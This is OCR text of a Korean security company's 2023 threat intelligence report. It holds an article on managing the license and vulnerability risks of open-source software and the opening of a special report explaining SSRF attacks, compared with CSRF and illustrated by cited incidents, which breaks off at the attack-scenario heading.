infosec

Threat Intelligence Report

EQST INSIGHT

2023

02

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

EQST insight

오픈소스SW를 안전하게 활용하기 위한 보안관리 방안

금융컨설팅담당 최경호, 김희승 수석

1. 오픈소스 SW 현황

오늘날 오픈소스 소프트웨어(OSS: Open Source Software, 이하 오픈소스 SW)는 적은 비용 부담으로 서비스를 혁신할 수 있는 개발 수단으로 인식되어 활용 빈도와 시장가치가 급속도로 높아지고 있다. 2021 년 국내 기업 및 기관의 오픈소스 SW 활용률은 61.5%를 기록하고 있으며, 사업의 규모가 클수록 오픈소스 SW 활용률은 높아지고 있다.[1]

〈표 1〉 오픈소스 SW 활용 현황 및 시장가치(2021 년 기준)

구분	국내 오픈소스 활용 수준(%)			국내 오픈소스 SW 시장(억 원)	
	부분 활용	전사적 활용	합계	규모	가치
내용	35.1	26.4	61.5	3,302	70,000

오픈소스 SW 는 인터넷 등에 무상으로 공개된 소스코드 또는 소프트웨어로 손쉬운 개량, 기능 활용 및 재배포가 가능하여 사용이 확산되고 있다. 그러나 라이선스 위반으로 인한 법적 분쟁, 공개된 소스코드에 대한 취약점 공격, 오류 수정 또는 추가 개발이 어려운 점 등의 문제점들이 존재하므로, 오픈소스 SW 를 활용하기 전 이를 효과적으로 관리할 수 있는 체계가 필요하다.

1 정보통신산업진흥원, 2021 오픈소스 SW(OSS) 실태조사 보고서, 2021. 11

〈표 2〉 오픈소스 SW 의 라이선스 및 취약점 문제 사례

[라이선스 위반 사례][2]		[오픈소스 SW 취약점 공격 사례①]	
open source initiative	2018 년, 국내 H 기업, PDF 변환 라이브러리 오픈소스 코드 사용에 대한 라이선스 분쟁으로 205 만 달러(약 23 억 원) 합의금 발생	LOG4J	JAVA 서버의 로깅 프레임워크 Log4j 취약점을 악용해 관리자 권한을 탈취하는 사상 최악의 보안 결함으로, 전세계 거의 모든 서버가 위협에 노출되었음
[오픈소스 SW 취약점 공격 사례②]		**[오픈소스 SW 취약점 공격 사례③]**	
	Octopus Scanner 라는 멀웨어는 개발자들의 NetBeans 프로젝트를 감염시켜 사용자들에게 유포되는 오픈소스 SW 공급망 공격 실행	MySQL	MySQL 서버의 기본 포트 통해 암호화되어 있지 않은 서버 확인 후 랜섬웨어 공격

2. 오픈소스 SW 관리체계

오픈소스 SW 는 각각의 라이선스를 지니고 있고[3] 소스코드를 누구나 사용할 수 있기 때문에, 무분별하게 사용 시 자신도 모르는 사이 저작권을 침해하거나 활용한 SW 가 보안 취약점에 노출될 수 있다. 따라서 오픈소스 SW 활용 전략을 수립하고, 이와 관련된 활동들을 적극적으로 관리하여 라이선스 위반과 보안 취약점으로부터 발생할 수 있는 리스크를 최소화해야 한다.

글로벌 ICT 기업은 오픈소스 SW 활용 정책과 프로세스를 OSP(Open Source Program)로 정의하고, 오픈소스 프로그램 매니저, 컴플라이언스 담당, 법무 담당, IT 담당의 협력체계로 구성된 OSPO(Open Source Program Office)라는 조직을 만들어 운영하고 있다[4]. OSPO 는 오픈소스 SW 의 조직 내 사용, 외부 프로젝트에의 기여, 조직 내 프로젝트의 소스코드 공개 등 오픈소스 SW 활용과 관련된 정책의 수립, 배포 및 이행을 담당한다[5].

2 https://blog.naver.com/skinfosec2000/221797384835

3 오픈소스 SW 라이선스들은 저작권 표시, 소스코드 배포, 라이선스 정보 제공 등의 의무사항들을 준수해야 하며 각각의 오픈소스 SW 라이선스 별로 요구사항들이 다른 탓에 개별적인 검토가 필요하다. 이를 통해 오픈소스 SW 라이선스 위반으로 인한 지적재산권 분쟁을 사전에 방지할 수 있다. 오픈소스 SW 라이선스에 대한 자세한 내용은 한국저작권위원회의 '오픈소스 소프트웨어 라이선스 가이드 3.0'(2016) 참조

4 TODO Group(talk openly develop openly)이 정의한 OSPO 는 오픈소스 SW 의 비즈니스적인 활용, 프로젝트 공개 및 외부 기여도 포함하고 있으므로 좀 더 포괄적인 인원 및 역할을 구성하고 있으며, 여기서는 라이선스 및 취약점 관리에 중점을 둔 구성과 역할을 중심으로 살펴본다. 전체적인 OSPO 는 https://todogroup.org/ 참조

5 국내 OSPO 운영 예시는 SK 텔레콤 참조(https://sktelecom.github.io/about/osrb/)

〈표 3〉 OSPO 인원 구성과 역할의 예

인원 구성	역할
오픈소스 프로그램 매니저	- 조직 내 오픈소스 SW 의 효과적 활용과 위험 제거를 위한 정책 수립, 프로세스 구축 및 운영
컴플라이언스 담당	- 외부 배포 SW 또는 서비스*를 대상으로, 여기에 포함된 오픈소스 SW 현황 파악 및 해당 라이선스 의무사항 준수
법무 담당	- 저작권 등 오픈소스 SW 라이선스와 관련된 법적 자문
IT 담당	- 도구 등을 활용하여 오픈소스 SW 컴플라이언스 및 보안취약점 점검

* 오픈소스 SW 라이선스는 외부 배포 SW 또는 서비스에 대해 적용 받고, 내부 사용 시에는 관계없음. 단, 내부 사용 시에도 보안 취약점에 대한 이슈는 내부 침입의 경로가 되므로 반드시 관리해야 함

상기 표의 인원 구성과 역할은 예시이므로 상황에 따라 외부 배포 SW 또는 서비스 기획·개발 단계에서의 라이선스 관리, 보안 취약점 점검 등의 핵심적 역할을 토대로 인원 구성과 역할을 변경할 수 있다. 중요한 점은 각 역할을 맡은 담당자들이 서로 협력하여 오픈소스 SW 사용으로 인한 위험(라이선스 위반, 보안 취약점)을 제거해야 한다는 점이다.

따라서 소규모의 조직이라도 오픈소스 SW 관리 및 운영 담당자를 선임하여 핵심적인 역할을 수행하는 것이 필요하며, 이외의 영역은 외부 지원을 받는 것이 효과적이다.

3. 오픈소스 SW 보안관리 방안

OSPO 인원 구성과 역할에서 IT 담당은 도구 활용 등의 방법으로 오픈소스 SW 컴플라이언스 및 보안 취약점 점검을 효과적으로 수행하는 것을 주업무로 한다. 보다 구체적으로, 도구를 이용하여 외부 배포 SW 또는 서비스에 사용된 오픈소스 SW 를 식별하는 것을 기반으로 컴플라이언스 담당자가 라이선스 의무사항을 준수해야 할 대상이 무엇인지 확인시켜 주고, 보안 취약점 진단 대상이 무엇인지 선별하여 진단 및 조치한다. 여기서 보안 담당자의 업무는 도구 활용 등의 방법으로 오픈소스 SW 보안취약점 점검을 수행하는 것으로 정의할 수 있다.[6]

오픈소스 SW 에 대한 보안 위협은 악성코드가 숨겨진 오픈소스 SW 의 배포, 공개된 소스코드의 취약점에 대한 공격, 보안 설정이 미흡한 오픈소스 SW 기반 서비스의 침투 등으로부터 발생하고 있다. 따라서 오픈소스 SW 를 안전하게 활용하기 위해서는 단순한 점검이 아닌 오픈소스 SW 의 도입, 운영, 관리 및 제거 등 활용 기간 전체에 걸쳐 체계적이고 지속적인 관리를 수행해야 한다. 보안 관점에서 안전한 오픈소스 SW 관리를 위한 활용 단계별 보안 고려사항은 다음 표와 같이 제시될 수 있다.

〈표 4〉 오픈소스 SW 활용 단계별 보안 고려사항*


단계		보안 고려사항**
도입	개발	- 오픈소스 SW 보안성 검토
	운영 전 취약점 진단 및 조치	- 취약점 진단 항목 선별, 진단 및 조치
운영	지속적 취약점 진단 및 조치	- 오픈소스 SW 신규 취약점 정보 모니터링 결과 및 기존 취약점 현황 관리를 기반으로 주기적인 취약점 진단 및 조치 수행 - 오픈소스 SW 별 보안 수준, 취약점 진단 및 조치 결과 이력관리
관리 및 제거		- 오픈소스 SW 의 내부 반입 통제
		- 사용 종료된 오픈소스 SW 제거 및 해당 오픈소스 SW 의 신규 취약점 모니터링 종료

* 도입 – 활용 – 관리 – 폐기 등의 단계로 오픈소스 SW 활용 라이프사이클을 통합 관리하는 오픈소스 SW 거버넌스 측면에서의 단계 구분을 기준으로 함. 금융보안원(2022)은 개발 전, 개발 중 및 개발 후로 구분하기도 하며, 이는 여기서의 도입과 운영 단계로 포괄할 수 있음

** 여기서의 보안 관점은 개발, IT 자산 관리 단계에서의 고려사항 등은 포함하지 않음을 의미함

[6] 일반적인 IT 담당의 역할은 정보자산 관리, SW 라이선스 관리, 정보시스템 운영 및 보안관리 등으로 나누어 볼 수 있으며, 조직 규모에 따라 1 명 또는 여러 명이 업무를 나누어 수행하기도 한다. 이러한 관점에서 오픈소스 SW 에 대한 업무도 대상 식별, 컴플라이언스 담당자와의 협력, 보안 취약점 진단 등의 업무로 분류하고 1 명 또는 여러 명이 담당할 수도 있으나, 여기서는 보안 취약점 관리라는 한 분야만 세부적으로 살펴보기로 한다.

위 표에서 제시된 보안 고려사항들을 반영한 오픈소스 SW 보안관리 절차는 다음 그림과 같이 표현할 수 있으며, 이하에서는 각 단계별 수행 내용을 살펴보도록 한다.



[그림 1] 오픈소스 SW 보안관리 방안

🗁 도입: 개발 단계

개발자는 외부 배포 SW 또는 서비스 개발 시 필요한 기능을 갖춘 오픈소스 SW 를 선택하여 활용할 수 있다. 이때 개발자는 다음의 요소들을 검토해야 하며, 보안 이슈에 대해 보안 담당자의 자문을 받을 수 있다.

- ✓ 낮은 품질(보안이 고려되지 않은 코드)로 인한 보안취약점 발생 가능성

- ✓ 발생한 보안 취약점에 대한 조치 수행 여부
  - 오픈소스 SW 홈페이지, 커뮤니티 등에서 제시된 보안 이슈 대응 결과 확인
  - 가장 최근의 릴리즈가 오래되었을 경우 업데이트가 안되고 있을 수 있음

- ✓ 사용하려는 오픈소스 SW 의 소스코드 악성코드 검사 및 안전한 내부 반입 절차 이행
  - 내부 오픈소스 SW 저장소를 운영하여 악성코드 유입을 방지하고, 오픈소스 SW 사용 승인 등의 운영 관리, 보안 취약점 모니터링 대상 관리 등의 현황 관리에 활용

보안 담당자는 상기 요소들을 포함한 보안 요구사항을 정의, 개발 시 준수해야할 보안가이드를 제공하고, 보안 요구사항을 토대로 개발이 진행되고 있는지 확인하는 등의 보안성 검토 프로세스를[7] 수행하여, 도입하고자 하는 오픈소스 SW 로부터 발생 가능한 위험을 식별하고 보호대책을 적용한다.

프로세스의 마지막인 개발 단계에서 운영 단계로 이관하는 시기에는 최종 보안성 검토를 수행하여 보안 요구사항 충족 여부를 확인하고, 필요에 따라 다음의 '도입: 운영 전 취약점 진단 및 조치 단계'와 같이 소스코드 취약점 진단, 기술적 취약점 진단 및 모의해킹 등을 수행하여 미흡 사항 식별 및 개발자가 취약점 조치를 할 수 있도록 지원한다.

7 보안성 검토에 대한 상세 내용은 https://blog.naver.com/adtkorea77/222269193658 참조

🗁 도입: 운영 전 취약점 진단 및 조치 단계

보안 담당자는 개발에 사용된 오픈소스 SW 의 기능 및 알려진 보안 취약점 정보를 토대로 체크리스트를 작성하고, 취약점 진단 및 조치를 수행한다.

오픈소스 SW 의 보안위협 고려 시 안전한 내부 반입 절차 이행 여부, 소스코드 공개 시 상황도 포함해야 하며, 소스코드 취약점 진단 결과, 모의해킹 결과 그리고 계정 관리, 권한 관리, 데이터 관리, 감사/추적 관리 등 SW 기능[8]에 대한 취약점들도 확인해야 한다.

🗁 운영: 지속적 취약점 진단 및 조치 단계

오픈소스 SW 는 공개된 소스코드와 높은 활용도로 인해 공격받기 쉬우며 침해사고의 파급효과도 크다. 따라서, 주기적으로 신규 취약점 정보를 수집하고, 체크리스트를 업데이트하여 취약점 진단 및 조치를 수행해야 한다.

오픈소스 SW 의 신규 취약점 정보는 오픈소스 SW 홈페이지, 커뮤니티 등에 신규로 제기된 보안 이슈가 있는지, 공개된 취약점 DB 등에 신규 등록된 취약점 정보가 있는지 확인하여 수집한다.

✓ 오픈소스 SW 취약점 정보 확인의 예
- 공개 SW 포털(https://www.oss.kr/): 정보마당 〉 공개 SW 보안취약점에서 검색
- 취약점 DB 에서 검색
  → NVD[9](https://nvd.nist.gov/): Search 〉 공개 SW 명칭으로 검색
  → CVE[10](https://cve.mitre.org/): Search CVE List 〉 공개 SW 명칭으로 검색

이렇게 신규로 수집된 정보는 해당 오픈소스 SW 의 체크리스트에 반영하여 주기적인 취약점 진단 및 조치 수행으로 취약 여부를 확인한다. 단, 기존에 점검하던 항목들과 함께 주기적으로 취약 여부를 확인하는 정기 업무로 수행해도 되긴 하나, 긴급 조치를 요하는 경우에는 해당 항목만 즉시 확인 및 조치하여 위험에 선제 대응하는 것도 효과적인 방법이다.

8 오픈소스 SW 별 보안 설정에 관련된 취약점 진단 및 조치 상세내용들은 EQST 의 '클라우드 보안 가이드(컨테이너 보안) – Docker, Kubernetes(2019)', '오픈 소스 소프트웨어 보안 가이드(2018)' 참조

9 美 국립과학기술표준연구소(NIST: National Institute of Science and Technology)의 취약점 데이터베이스(National Vulnerability Database)

10 마이터(MITRE, 美 정부가 지원하는 연구개발 단체)의 취약점 데이터베이스(Common Vulnerabilities and Exposures)

보다 효율적인 취약점 정보 수집, 진단, 사후관리를 수행하기 위해서는 자동화 도구를 잘 활용해야 한다. 자동화 도구들은 사용된 오픈소스 SW 들을 식별하고, 보안 취약점을 진단하여 발견 시 알림을 제공한다[11]. 또 필요한 취약점 정보만을 수집하는 크롤러(crawler)나 진단할 취약점 항목만을 대상으로 한 스크립트(script)를 제작해 활용하는 것도 좋은 방법이다. 이러한 자동화된 방법들을 자신의 조직에 적합하게 도입 단계부터 활용하여, 조직 내 오픈소스 SW 사용현황을 파악하고, 취약점의 사전 제거 및 위험을 최소화하는 것이 안전한 오픈소스 SW 사용환경을 만들어가는 보안관리 방안이다.

오픈소스 SW 는 지속적으로 보안·관리가 수행되어야 높은 보안수준을 달성 및 유지할 수 있다. 발견된 취약점이 조치되지 않아 보안 구멍(Security Hole)으로 잔류하는 일이 없도록, 주기적으로 조치 계획이 제대로 수행되었는지를 확인하여 미조치 사항을 제로화(0)하고 동일 취약점이 재발하지 않도록 해야 한다. 또한, 보안수준을 정량적으로 평가하여 목표 대비 어느 수준에 머물러 있는지 파악 후 목표 달성을 위한 노력도 해야 한다. 오픈소스 SW 를 안심하고 활용하기 위해서는 이러한 지속적인 관리가 중요하다.


🗁 관리 및 제거 단계

내부의 오픈소스 SW 사용현황 관리, 비인가 및 악성코드가 숨겨진 오픈소스 SW 반입 차단을 위해서는 망연계장치 등을 이용한 인가된 방법으로 내부 반입 여부를 확인하거나, 내부에 별도로 구성한 오픈소스 SW 저장소를 이용해 반입 및 배포 여부를 확인하는 등 내부 통제 방안을 수립하고 실행해야 한다.

마지막으로 제거 단계에서는 외부 배포 또는 서비스가 종료되어 여기에 포함된 오픈소스 SW 에 대한 관리가 불필요하게 되었을 경우, 해당 오픈소스 SW 의 제거를 확인해 사용하지 않는 오픈소스 SW 로부터의 위협 발생 상황을 사전에 차단해야 한다.

11 자동화 도구들의 종류와 기능들은 주요 기관에서 발행한 아래와 같은 문서 등을 참조
금융보안원, 금융분야 오픈소스 소프트웨어 활용관리 안내서, 2022. 12.
정보통신산업진흥원, 기업 공개소프트웨어 거버넌스 가이드, 2021

4. 맺음말



이상과 같이 안전한 오픈소스 SW 사용환경을 만들기 위한 보안관리 방안을 살펴보았다. 오픈소스 SW 는 전세계적인 디지털 전환 흐름과 함께 활용성이 높아지고 있어 관심 받고 있으나, 보안 관련 전담조직이나 대책과 같은 위협에 대한 대응은 미약한 실정이다. 더욱이 여러 상용 SW 및 서비스에도 오픈소스 SW 가 활용되고 있어, 이처럼 보안이 취약한 상황에서 침해사고가 발생할 경우, 거대한 파급효과가 발생하게 된다.

따라서 조직 내 오픈소스 SW 의 안전한 사용환경을 만들어 가기 위해서는 보안 담당자 뿐만 아니라 개발자, 서비스 운영자도 함께 협력하여 오픈소스 SW 의 도입, 운영, 관리 및 제거를 아우르는 활용 기간 전체에 걸친 지속적인 보안관리 방안을 내부 환경에 적합하게 적용하고 계속 발전시켜 나가야 한다.

Special Report

웹 취약점과 해킹 매커니즘#10 SSRF(Server-Side Request Forgery)

■ 개요

SSRF(Server-Side Request Forgery, 서버 측 요청 위조)는 공격자가 서버에서 이루어지는 요청을 변조하는 웹 취약점 공격이다. 앞서 다뤘던 웹 취약점 공격인 CSRF(Client-Side Request Forgery)는 클라이언트의 권한을 이용해 악의적인 요청을 전송한 것과 달리, SSRF 는 서버의 권한을 이용해 악의적인 요청을 전송한다. 즉, 서버로부터 공격이 시작되기 때문에 외부에서 직접 접근이 불가한 내부 서버 및 시스템에 접근할 수 있으며, 내부 네트워크 내에서 악의적인 행위를 수행할 수 있다.

따라서 SSRF 공격에 성공할 경우, 외부 접근이 제한된 서버 내부의 자원에 접근해 주요 정보를 획득할 수 있고, 획득한 정보를 토대로 2 차 공격까지 이어질 수 있어 취약점이 발생하지 않도록 조치하는 것이 중요하다.

최근 SSRF 공격은 온프레미스 환경에서 클라우드 환경으로 변화하는 과정에서 그 시도 횟수가 증가하고 있다. 특히 퍼블릭 클라우드는 메타데이터 API 를 활용하고 있는 탓에 SSRF 취약점을 통해 공격 당할 경우 해당 서버의 환경설정, 크리덴셜 등 정보가 노출될 수 있어 주의가 필요하다.

SSRF 공격의 대표적인 사례로 2019 년 미국의 대형은행인 캐피탈 원(Capital One)에서 발생한 데이터 유출 사고가 있다. 퍼블릭 클라우드 서비스인 AWS 를 사용하는 캐피탈 원은 클라우드의 잘못된 설정으로 인해 외부 공격자가 내부 저장소에 있는 데이터에 접근할 수 있었다. 이로 인해 1 억 600 만 명에 달하는 고객의 이름, 주소, 연락처 등 고객 정보와 신용 점수, 결제 내역 등의 금융 정보가 유출됐다.

뿐만 아니라 2021 년 3 월 공개된 MS Exchange Server 의 취약점인 ProxyShell[12]과 2022 년 10 월 공개된 ProxyNotShell[13]에도 활용되는 등 SSRF 취약점은 접근 권한이 없는 외부에서 내부 서버 및 시스템에 접근할 수 있기 때문에 공격자들에 의해 활발히 악용되고 있다.

이번 Special Report 에서는 SSRF 의 개념과 동작원리, CSRF 와의 비교, 시나리오별 공격 예시, 보안대책과 우회 기법에 대해 소개한다.


12https://www.skshieldus.com/download/files/download.do?o_fname=3.%20Research%26Technique_202104.pdf&r_fname=20220217171403287.pdf

13https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_%20Research%26Technique__202301.pdf&r_fname=20230113172426073.pdf

■ SSRF 동작원리


다음은 공격자에 의해 SSRF 공격이 실행되는 과정을 간단하게 나타낸 그림이다.

infosec



공격자가 SSRF 에 취약한 애플리케이션에 조작된 HTTP 요청을 전송했을 때 이에 대한 검증이 미흡할 경우, 공격대상 애플리케이션에 요청이 전달된다. 공격대상 애플리케이션은 공격자의 요청에 대한 응답을 취약한 애플리케이션에 전송하고, 취약한 애플리케이션은 해당 요청에 대한 응답을 공격자에게 전달한다. 따라서 공격자는 조작된 HTTP 요청에 대한 응답을 취약한 애플리케이션을 통해 확인할 수 있다.

SSRF 공격은 사용자의 입력값을 받아 외부 서버에 자원을 요청하는 환경에서 주로 발생한다. 이러한 환경에 대한 예시는 다음과 같다. 페이지 내 URL 뷰어를 통해 해당 웹 서버에서 URL 을 조회할 수 있다. 이때 사용자 입력값으로 받은 요청 매개변수 파라미터에 대한 검증이 미흡하거나 존재하지 않을 경우, SSRF 공격이 가능하다. 따라서 SSRF 취약점을 통해 공격에 성공하기 위해서는 외부 입력값을 받아 서버를 통해 실행하는 로직을 찾는 것이 중요하다.



■ CSRF(Cross-Site Request Forgery) vs SSRF(Server-Side Request Forgery)

앞서 1 월호에서 공격자가 타 사용자의 권한을 이용하여 자신이 의도한 동작을 서버에 요청하도록 유도하는 CSRF 에 대해 설명했다. CSRF 는 서버 내 사용자 요청에 대한 적절한 검증 절차가 없을 때 정상적인 요청과 조작된 요청을 구분하지 못해 발생하므로, 공격당한 사용자의 권한을 그대로 사용한다는 점에서 피해 범위가 달라질 수 있어 주의가 필요한 취약점이다.

CSRF 와 SSRF 의 가장 큰 차이점은 위조된 요청을 보내도록 하는 주체에 있다. CSRF 는 클라이언트 측에서 서버에 위조된 요청을 전송하도록 유도하여 공격자의 의도대로 서버가 동작하게끔 유도한다. 반면, SSRF 는 서버 측에서 위조된 요청을 보내는 것으로 웹 서버 자체를 대상으로 하는 공격이며, 주로 외부에서 접근할 수 없는 내부 시스템을 대상으로 공격을 진행한다.

CSRF 와 SSRF 에 대해 발생원인과 공격 대상, 목적, 행위에 대해 비교한 내용은 다음과 같다.

	CSRF	SSRF
발생 원인	웹 서버가 클라이언트를 신용하여 발생	사용자 입력값 검증이 미흡하여 발생
공격 대상	웹 서버	내부 서버 및 시스템
공격 목적	권한 도용, 권한 상승 등 공격자가 원하는 행위 수행	내부 서버 및 시스템 접근 후 중요 정보 유출 등
공격 행위	서버에서 제공하는 기능을 페이지에 포함시킨 후 실행 유도	외부 서버에 자원을 요청하는 서비스에 변조된 요청을 전송하여 내부 서버로 요청을 보내도록 유도

■ SSRF 공격 시나리오

